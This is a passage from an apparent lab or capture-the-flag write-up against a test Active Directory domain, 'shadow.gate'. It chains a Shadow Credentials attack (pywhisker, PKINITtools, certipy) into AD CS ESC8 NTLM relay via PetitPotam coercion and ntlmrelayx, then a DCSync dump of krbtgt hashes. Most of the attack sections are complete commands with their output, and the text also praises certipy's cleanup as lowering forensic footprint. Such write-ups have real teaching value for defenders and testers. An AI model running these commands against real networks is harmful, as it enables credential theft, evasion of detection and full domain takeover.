[*] DeviceID: 03002e7a-56c0-f807-adaa-088f7af637a5 | Creation Time (UTC): 2026-05-17 13:53:08.832190
If the list is empty, you’re good to proceed.
Step 2 - Inject Shadow Credential (PFX method)
pyWhisker generates RSA keys, an X509 certificate, and a KeyCredential structure, then writes it as a new value in the msDS-KeyCredentialLink attribute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
➜  python3 pywhisker.py -d "shadow.gate" -u "jtrueblood" -p "blood_brothers" --dc-ip "10.1.252.11" --target "bbrown --action "add" --filename "bbrown_cert"
[*] Searching for the target account
[*] Target user found: CN=Bob Brown,OU=Technology,OU=Departments,DC=shadow,DC=gate
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 5341ee8c-aa78-f203-d9ff-0fd0ca54f7d7
[*] Updating the msDS-KeyCredentialLink attribute of bbrown
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: bbrown_cert.pfx
[+] PFX exportiert nach: bbrown_cert.pfx
[i] Passwort für PFX: 0scpX8thgJMRtCTMTLpB
[+] Saved PFX (#PKCS12) certificate & key at path: bbrown_cert.pfx
[*] Must be used with password: 0scpX8thgJMRtCTMTLpB
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Take note of the PFX password and DeviceID as you will you need both later.
Step 3 — Request a TGT via PKINIT
gettgtpkinit.py requests a TGT using the certificate via Kerberos PKINIT and outputs the TGT into a ccache file. It also prints the AS-REP encryption key which you’ll need for the next step.
1
2
3
4
5
6
➜  python3 gettgtpkinit.py -cert-pfx bbrown_cert.pfx -pfx-pass 0scpX8thgJMRtCTMTLpB -dc-ip 10.1.252.11 shadow.gate/bbrown bbrown.ccache
2026-05-17 10:03:11,190 minikerberos INFO     Loading certificate and key from file
2026-05-17 10:03:11,283 minikerberos INFO     Requesting TGT
2026-05-17 10:03:11,814 minikerberos INFO     AS-REP encryption key (you might need this later):
2026-05-17 10:03:11,814 minikerberos INFO     fa9842b25fcdeb7b6551c8143115ebf72d3d923922f5481defd4efa15d8286d9
2026-05-17 10:03:11,823 minikerberos INFO     Saved TGT to file
Copy the AS-REP encryption key
Step 4 — Extract bbrown’s NT Hash
getnthash.py uses Kerberos U2U to submit a TGS request for yourself. This includes the PAC which contains the NT hash, decryptable with the AS-REP key from the previous step.
1
2
3
4
5
6
7
8
➜  export KRB5CCNAME=bbrown.ccache
➜  python3 getnthash.py -key fa9842b25fcdeb7b6551c8143115ebf72d3d923922f5481defd4efa15d8286d9 -dc-ip 10.1.252.11 shadow.gate/bbrown
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
259745cb123a52aa2e693aaacca2db52
You can confirm the hash works by enumerating shares.
1
2
3
4
5
6
7
8
9
10
11
12
➜  nxc smb 10.1.252.11 -u 'bbrown' -H '259745cb123a52aa2e693aaacca2db52' --shares
SMB         10.1.252.11    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11    445    DC01             [+] shadow.gate\bbrown:259745cb123a52aa2e693aaacca2db52
SMB         10.1.252.11    445    DC01             [*] Enumerated shares
SMB         10.1.252.11    445    DC01             Share           Permissions     Remark
SMB         10.1.252.11    445    DC01             -----           -----------     ------
SMB         10.1.252.11    445    DC01             ADMIN$                          Remote Admin
SMB         10.1.252.11    445    DC01             C$                              Default share
SMB         10.1.252.11    445    DC01             CertEnroll      READ            Active Directory Certificate Services share
SMB         10.1.252.11    445    DC01             IPC$            READ            Remote IPC
SMB         10.1.252.11    445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.252.11    445    DC01             SYSVOL          READ            Logon server share
Alternatively, we can achieve the same result in a single command using certipy-ad. Unlike the manual pywhisker + PKINITtools chain which requires multiple steps, the certipy-ad shadow auto command handles everything atomically — generating the certificate, injecting the KeyCredential into msDS-KeyCredentialLink, performing PKINIT authentication to retrieve a TGT, and extracting the NT hash via U2U Kerberos. What makes it particularly elegant is that it also automatically cleans up the injected credential afterwards, restoring bbrown’s original msDS-KeyCredentialLink state without any manual intervention. This significantly lowers forensic footprint compared to the manual approach.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
➜  certipy-ad shadow auto -u 'jtrueblood@shadow.gate' -p blood_brothers -account 'bbrown' -dc-ip 10.1.252.11

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'bbrown'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'f0e3ff92a1714f039d47cde2bc8a8a71'
[*] Adding Key Credential with device ID 'f0e3ff92a1714f039d47cde2bc8a8a71' to the Key Credentials for 'bbrown'
[*] Successfully added Key Credential with device ID 'f0e3ff92a1714f039d47cde2bc8a8a71' to the Key Credentials for 'bbrown'
[*] Authenticating as 'bbrown' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'bbrown@shadow.gate'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'bbrown.ccache'
[*] Wrote credential cache to 'bbrown.ccache'
[*] Trying to retrieve NT hash for 'bbrown'
[*] Restoring the old Key Credentials for 'bbrown'
[*] Successfully restored the old Key Credentials for 'bbrown'
[*] NT hash for 'bbrown': 259745cb123a52aa2e693aaacca2db52
COMPROMISE
ADCS Enumeration
Circling back to the CertEnroll Share discovered earlier, I decided to focus on it. The CertEnroll share is a default SMB share automatically created by Active Directory Certificate Services (AD CS) when a Certificate Authority is installed. Its presence alone tells you this domain is running AD CS.
Here’s what each file is:
| File | What it is |
|---|---|
DC01.shadow.gate_shadow-DC01-CA.crt | The CA’s public certificate — identifies the CA, its public key, and validity period. Useful for confirming the CA name and importing it as a trusted root. |
nsrev_shadow-DC01-CA.asp | An OCSP/revocation ASP page — used to check if a certificate has been revoked. Confirms web services are running on the CA. |
shadow-DC01-CA.crl | The Certificate Revocation List — a signed list of revoked certificates issued by this CA. |
shadow-DC01-CA+.crl | The Delta CRL — only contains certificates revoked since the last full CRL was published. The + denotes delta. |
This share is world-readable by any authenticated domain user and it hands an attacker the CA name, DNS hostname, and confirms AD CS is active, giving you a clear next step: enumerate for potentially vulnerable certificate templates.
Using certipy-ad, I attempted to enumerate vulnerable certificate templates
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
➜  certipy-ad find -u 'bbrown@shadow.gate' -p '12345678' -dc-ip 10.1.252.11 -ns 10.1.252.11 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'shadow-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'shadow-DC01-CA'
[*] Checking web enrollment for CA 'shadow-DC01-CA' @ 'DC01.shadow.gate'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : shadow-DC01-CA
    DNS Name                            : DC01.shadow.gate
    Certificate Subject                 : CN=shadow-DC01-CA, DC=shadow, DC=gate
    Certificate Serial Number           : 749A4BA2BEA3CFBC41ECDFAEE502E46C
    Certificate Validity Start          : 2026-01-12 02:50:31+00:00
    Certificate Validity End            : 2046-01-12 03:00:31+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SHADOW.GATE\Administrators
      Access Rights
        ManageCa                        : SHADOW.GATE\Administrators
                                          SHADOW.GATE\Domain Admins
                                          SHADOW.GATE\Enterprise Admins
        ManageCertificates              : SHADOW.GATE\Administrators
                                          SHADOW.GATE\Domain Admins
                                          SHADOW.GATE\Enterprise Admins
        Enroll                          : SHADOW.GATE\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
From the output, no vulnerable certificate templates were identified but it did flag something important at the CA level ESC8 : Web Enrollment is enabled over HTTP.
ESC8
ESC8 is an NTLM relay attack against the Active Directory Certificate Services Web Enrollment interface (/certsrv). It was defined and named by Will Schroeder and Lee Christensen in the SpecterOps “Certified Pre-Owned” whitepaper (2021).
Think of it like this: The CA’s web enrollment page is a bank teller who accepts NTLM authentication slips. The teller never checks whether the person handing over the slip actually wrote it themselves — they just process the request on behalf of whoever’s name is on it. An attacker intercepts a slip from the Domain Controller, walks to the teller’s window, and walks out with a certificate that says “DC01$”(the most privileged machine account in the domain) .
Why it’s dangerous:
- Can be triggered with zero credentials in some configurations
- Results in a certificate for the Domain Controller machine account
- That certificate can be exchanged for the DC’s NT hash
- Which enables DCSync — dumping every credential in the domain
- The entire chain takes under 60 seconds once conditions are met
The Three Protocols You Must Understand
Before executing ESC8 you must genuinely understand what’s happening. These three protocols are the pillars.
1. NTLM Authentication - The Relay Surface
NTLM (NT LAN Manager) is a challenge-response authentication protocol. Here’s what makes it relayable:
1
2
3
4
5
6
7
[Client]                    [Server]
   |                           |
   |------ NEGOTIATE --------> |   (Client says: I speak NTLM)
   |                           |
   | <----- CHALLENGE -------- |   (Server sends random 8-byte nonce)
   |                           |
   |------ AUTHENTICATE -----> |   (Client sends: HMAC(nonce, NTHash))
The critical property: the AUTHENTICATE message is tied to the nonce, but not to the TCP session or destination. An attacker can:
- Capture the NEGOTIATE + CHALLENGE exchange
- Forward the CHALLENGE to the victim
- Receive the victim’s AUTHENTICATE message (valid response to that nonce)
- Forward it to the real target
The target sees a valid NTLM authentication from the victim. The victim never knew the target was involved.
2. NTLM Coercion - Forcing the DC to Authenticate
The attacker needs the DC to send them an NTLM authentication request. Several protocols support unauthenticated or low-priv-authenticated “call me back” semantics:
| Coercion Method | Protocol | RPC Interface | Notes |
|---|---|---|---|
| PetitPotam | MS-EFSRPC | EfsRpcOpenFileRaw | Works unauthenticated pre-patch |
| PrinterBug | MS-RPRN | RpcRemoteFindFirstPrinterChangeNotification | Requires print spooler running |
| Coercer | Multiple | MS-DFSNM, MS-EFSR, MS-FSRVP, MS-RPRN | Covers all coercion methods |
| DFSCoerce | MS-DFSNM | NetrDfsRemoveStdRoot | Works without creds |
3. PKINIT — Turning a Certificate into a TGT
PKINIT (RFC 4556) is the Kerberos extension that allows certificate-based authentication. Instead of encrypting the pre-authentication data with a password-derived key, the client:
- Signs the AS-REQ with its certificate’s private key
- The DC validates the signature against its trusted CA store
- DC issues a TGT encrypted for that identity
The attacker’s certificate is for DC01$ → DC01$ TGT → machine account has replication rights → DCSync.
SpecterOps defines ESC8 as present when any of the following is true:
1
2
3
4
5
✓  CA Web Enrollment served over HTTP
✓  CA Web Enrollment served over HTTPS WITHOUT Extended Protection for Authentication (EPA)
✓  Certificate Enrollment Service (CES) over HTTPS without EPA
✓  Certificate Enrollment Policy (CEP) over HTTPS without EPA
✓  Network Device Enrollment Service (NDES) over HTTPS without EPA
And in all cases:
- At least one template is published that allows client authentication
- The
DomainControllertemplate is published (default in most environments) - No manager approval required on that template
The Full Attack Chain

Certipy vs Impacket
Both tools can perform the relay. Understanding the difference matters.
Certipy
1
certipy relay -ca <CA-IP> -template DomainController
- Purpose-built for AD CS and knows the
/certsrv/certfnsh.aspendpoint natively - Automatically builds the CSR and submits it during relay
- Cleaner output, saves directly to
.pfx - Less control over the relay process itself
Impacket ntlmrelayx
1
impacket-ntlmrelayx -t http://<CA-IP>/certsrv/ -smb2support --adcs --template DomainController --no-smb-signing
- More verbose — shows the full NTLM exchange
--adcsflag tells it to request an AD CS certificate--templatespecifies which template to request- Better for debugging relay failures
- Outputs base64-encoded cert to stdout — pipe to file
Take 1
The first approach was to use certipy-ad relay, which is designed to handle this attack natively.
1
2
3
4
5
6
➜  certipy-ad relay -target http://DC01.shadow.gate -template DomainController
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://DC01.shadow.gate/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
In a separate terminal, PetitPotam was used to coerce the DC into authenticating back to my machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜  ./PetitPotam.py -u 'bbrown' -p '12345678' 10.200.57.53 10.1.252.11


Trying pipe lsarpc
[-] Connecting to ncacn_np:10.1.252.11[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
With coercion confirmed, the relay was set up with certipy-ad. The relay authentication succeeded as the DC connected and authenticated but certipy-ad failed to complete the certificate request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
➜  certipy-ad relay -target http://DC01.shadow.gate -template DomainController
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://DC01.shadow.gate/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] (SMB): Received connection from 10.1.252.11, attacking target http://DC01.shadow.gate
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.1.252.11 against http://DC01.shadow.gate SUCCEED [1]
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
[-] Use -debug to print a stacktrace
[*] (SMB): Received connection from 10.1.252.11, attacking target http://DC01.shadow.gate
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.1.252.11 against http://DC01.shadow.gate SUCCEED [2]
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
[-] Use -debug to print a stacktrace
The error about attribute length appears to be a bug in Certipy v5.0.4 when the incoming SMB connection carries an empty username field, as happens when a machine account coerces over certain protocols. The Pentesting ninja mentioned this in his blogpost
Take 2
The fix is to fall back to Impacket’s ntlmrelayx, which handles this gracefully.
Terminal 1 - Start the relay listener:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
➜  impacket-ntlmrelayx -t http://10.1.252.11/certsrv/certfnsh.asp --adcs --template DomainController -smb2support

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
Terminal 2 - Coerce DC01 authentication via nxc coerce_plus:
Rather than using the standalone PetitPotam.py script, netexec’s coerce_plus module provides a cleaner one-liner that confirms vulnerability before exploiting:
1
2
3
4
5
➜  nxc smb 10.1.252.11 -u 'bbrown' -p '12345678' -M coerce_plus -o LISTENER=10.200.57.53 METHOD=PetitPotam
SMB         10.1.252.11    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB         10.1.252.11    445    DC01             [+] shadow.gate\bbrown:12345678
COERCE_PLUS 10.1.252.11    445    DC01             VULNERABLE, PetitPotam
COERCE_PLUS 10.1.252.11    445    DC01             Exploit Success, efsrpc\EfsRpcAddUsersToFile
Back in the ntlmrelayx window, the certificate is issued and written to disk:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.1.252.11, attacking target http://10.1.252.11
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.252.11 against http://10.1.252.11 SUCCEED [1]
[*] (SMB): Received connection from 10.1.252.11, attacking target http://10.1.252.11
[*] http:///@10.1.252.11 [1] -> Generating CSR...
[*] http:///@10.1.252.11 [1] -> CSR generated!
[*] http:///@10.1.252.11 [1] -> Getting certificate...
[*] http:///@10.1.252.11 [1] -> GOT CERTIFICATE! ID 4
[*] http:///@10.1.252.11 [1] -> Writing PKCS#12 certificate to ./DC01.shadow.gate.pfx
[*] http:///@10.1.252.11 [1] -> Certificate successfully written to file
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.252.11 against http://10.1.252.11 SUCCEED [2]
[*] http:///@10.1.252.11 [2] -> Skipping user  since attack was already performed
I then got a certificate issued to DC01$ - the Domain Controller machine account. With the PFX obtained, certipy-ad auth performs PKINIT authentication on behalf of DC01$ and recovers its NT hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
➜  certipy-ad auth -pfx 'DC01.shadow.gate.pfx' -dc-ip 10.1.252.11
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC01.shadow.gate'
[*]     Security Extension SID: 'S-1-5-21-243493930-1113464705-3012771586-1000'
[*] Using principal: 'dc01$@shadow.gate'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@shadow.gate': aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531
A Domain Controller’s machine account has the replication privileges necessary to request all credential data from AD. We use secretsdump.py to perform a DCSync and retrieve the krbtgt hash
1
2
3
4
5
6
7
8
9
10
11
➜  impacket-secretsdump 'dc01$'@10.1.252.11 -hashes :57867e655d1abc9f45fd6e954e351531 -no-pass -just-dc-user krbtgt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5509cbfe52e94940c0ec99b21e09802:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9d2c8f2fecd0d6813cde513680b594210cf9c91bc2d4f6715ce25972b6a7c7c5
krbtgt:aes128-cts-hmac-sha1-96:03ed2c0be5231fb6bd698d2bc18b9e39
krbtgt:des-cbc-md5:4a5286207f83ae7c
[*] Cleaning up...
Possession of the krbtgt hash enables a Golden Ticket attack. An attacker can use this hash to forge Kerberos TGTs for any user in the domain including non-existent accounts with arbitrary group memberships and validity periods (up to 10 years by default). This constitutes unlimited, persistent Domain Admin access.